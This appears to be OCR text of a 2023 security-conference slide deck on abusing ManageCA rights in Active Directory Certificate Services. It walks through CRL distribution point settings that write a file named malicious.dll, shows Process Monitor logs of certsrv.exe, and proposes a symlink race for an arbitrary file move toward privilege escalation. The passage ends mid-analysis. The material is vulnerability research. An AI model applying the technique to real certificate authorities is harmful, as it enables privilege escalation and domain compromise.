AD CS：ManageCA 权限滥用的新方式

AD CS: New ways to abuse ManageCA permissions

京麒 网络安全大会


WHOMAI | @wh0amitz

- Researcher @ XIAORANG.LAB
- Enthusiast in Offensive Security
  - Web Security
  - Kerberos
  - Active Directory
  - Post Exploitation
- KRBUACBypass | PetitPotato | S4UTomato
- Blog：whoamianony.top
- Twitter & Github：@wh0amitz

Introduction

此议题我们将分享滥用 ManageCA 权限导致的 Active Directory 证书服务 (AD CS) 中的本地特权提升。该漏洞是由于 Certsrv 服务创建 CRL 文件时存在竞争条件，CA 上具有 ManageCA ACL 的任何标准用户都可以发布 CRL 分发点 (CDP) 并将任意文件移动到受限目录，最终可以利用此漏洞写入DLL或覆盖服务二进制文件以实现本地权限提升。进一步，攻击者可以通过伪造黄金证书，完成域内提权。

该漏洞已在最新的Windows系统（截至2023年10月24日）上成功验证，系统版本为Windows Server 2022 Datacenter 21H2（20348.2031），如右图所示。




CRL Distribution Points (CDP)

证书吊销列表（CRL）是一个文件，其中包含已吊销且不再有效的证书的序列号。CA 必须定期在可访问的路径中发布 CRL，以便客户端可以检查证书的有效性。这可以通过在其配置中指示一个或多个分发点（CDP）来完成，如右图所示。


设置新的分发点时，我们可以使用多种网络协议（HTTP、LDAP、FTP 或 SMB）指定本地或远程路径。此外，我们必须选择分发定是否用于读取、写入或两者。

这里我们只关注第一个 CDP 选项（***Publish CRLs to this location***）：将发布 CRL 的本地或远程路径。要指定远程路径，仅支持 LDAP 和 SMB 协议。



Arbitrary File Write


1. 打开 certsrv.msc 并创建***第一个 CDP***以在所需路径（***file://C:/Workspace/malicious.dll***）中写入 CRL，并添加适当的扩展名（例如 .dll）。 在此步骤中，我们选择第一个 CDP 选项“***Publish CRLs to this location***”。如右图所示。





2. 指定***第二个 CDP***，将恶意负载的内容作为路径（*file://testtesttesttesttest*），该路径将插入到第一个 CDP 生成的 CRL 文件中。

当我们点击“应用”时，系统会要求我们重新启动 certsrv 服务。因为您必须重新启动 Active Directory 证书服务才能使更改生效。


3. 选择“吊销的证书”—>“所有任务”—>“发布”，那么 malicious.dll 将被写入 C:\Workspace 目录。如下图所示。




certsrv - [Certification Authority (CA01.CORP.LOCAL)\corp-CA01-CA\Revoked Certificates]
File
Action
View
Help
Certification Authority (CA01.CORP
corp-CA01-CA
Revoked Certificates
Issued Certificates
Pending Requests
Failed Requests
Certificate Templates
Request ID
Revocation Date
Effective Revocation Date
Revocation Reason
Requester
There are no items to show in this view.
All Tasks
Publish
View
Refresh
Export List...
Properties
Help
Manually publish current CRL


certsrv - [Certification Authority (CA01.CORP.LOCAL)\corp-CA01-CA\Revoked Certificates]
File Action View Help
Certification Authority (CA01.CORP
corp-CA01-CA
Revoked Certificates
Issued Certificates
Pending Requests
Failed Requests
Certificate Templates
Request ID
Revocation Date
Effective Revocation Date
Revocation Reason
Requester
There are no items to show in this view.
Workspace
File Home Share View
This PC › Local Disk (C:) › Workspace
Quick access
Desktop
Downloads
Documents
Pictures
This PC
DVD Drive (D:) SSS_X
Network
Name
Date modified
malicious.dll
10/24/2023 10:0

然而，写入的 malicious.dll 文件内容依然不可控，其中还有很多其他且杂乱的数据，如下图所示。



京麒 网络安全大会


2023 CTFCON

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	User	Detail
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\malicious.dll	NAME NOT FOUND	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:09:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 9:4...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\pre4C01.tmp	NAME COLLISION	NT AUTHORITY\SYSTEM	Desired Access: Generic Writ...
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Writ...
10:09:5...	certsrv.exe	1484	WriteFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Offset: 0, Length: 498, Priorit...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:09:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 9:4...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\malicious.dll	NAME NOT FOUND	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:09:5...	certsrv.exe	1484	QueryAttributeTagFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Attributes: A, ReparseTag: 0x0
10:09:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 10:...
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Write Data/A...
10:09:5...	certsrv.exe	1484	SetRenameInformationFile	C:\Workspace\pre4C01.tmp	SUCCESS	NT AUTHORITY\SYSTEM	ReplaceIfExists: False, FileN...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	
10:09:5...	certsrv.exe	1484	CreateFile	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:09:5...	certsrv.exe	1484	QueryAttributeTagFile	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Attributes: A, ReparseTag: 0x0
10:09:5...	certsrv.exe	1484	SetDispositionInformationEx	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Flags: FILE_DISPOSITION_D...
10:09:5...	certsrv.exe	1484	CloseFile	C:\Workspace\crl4C02.tmp	SUCCESS	NT AUTHORITY\SYSTEM	

如果我们可以通过条件竞争为“pre4C01.tmp”和“malicious.dll”创建符号链接，在执行 SetRenameInformationFile 操作之前将它们分别指向不同的源文件和目标文件，则可以实现任意文件移动。



Arbitrary File Move

如果目标文件

(*C:\Workspace\malicious.dll*) 在一开始就存在会怎么样?


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	User	Detail
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:36:5...	certsrv.exe	1484	QueryStandardInformationFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	AllocationSize: 504, EndOfFil...
10:36:5...	certsrv.exe	1484	ReadFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	Offset: 0, Length: 498, Priorit...
10:36:5...	certsrv.exe	1484	ReadFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	Offset: 0, Length: 498, I/O Fla...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:36:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 9:4...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\preE744.tmp	NAME COLLISION	NT AUTHORITY\SYSTEM	Desired Access: Generic Writ...
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Writ...
10:36:5...	certsrv.exe	1484	WriteFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Offset: 0, Length: 498, Priorit...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:36:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 9:4...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Generic Rea...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:36:5...	certsrv.exe	1484	QueryAttributeTagFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	Attributes: A, ReparseTag: 0x0
10:36:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 10:...
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Write Data/A...
10:36:5...	certsrv.exe	1484	SetRenameInformationFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	ReplaceIfExists: True, FileNa...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
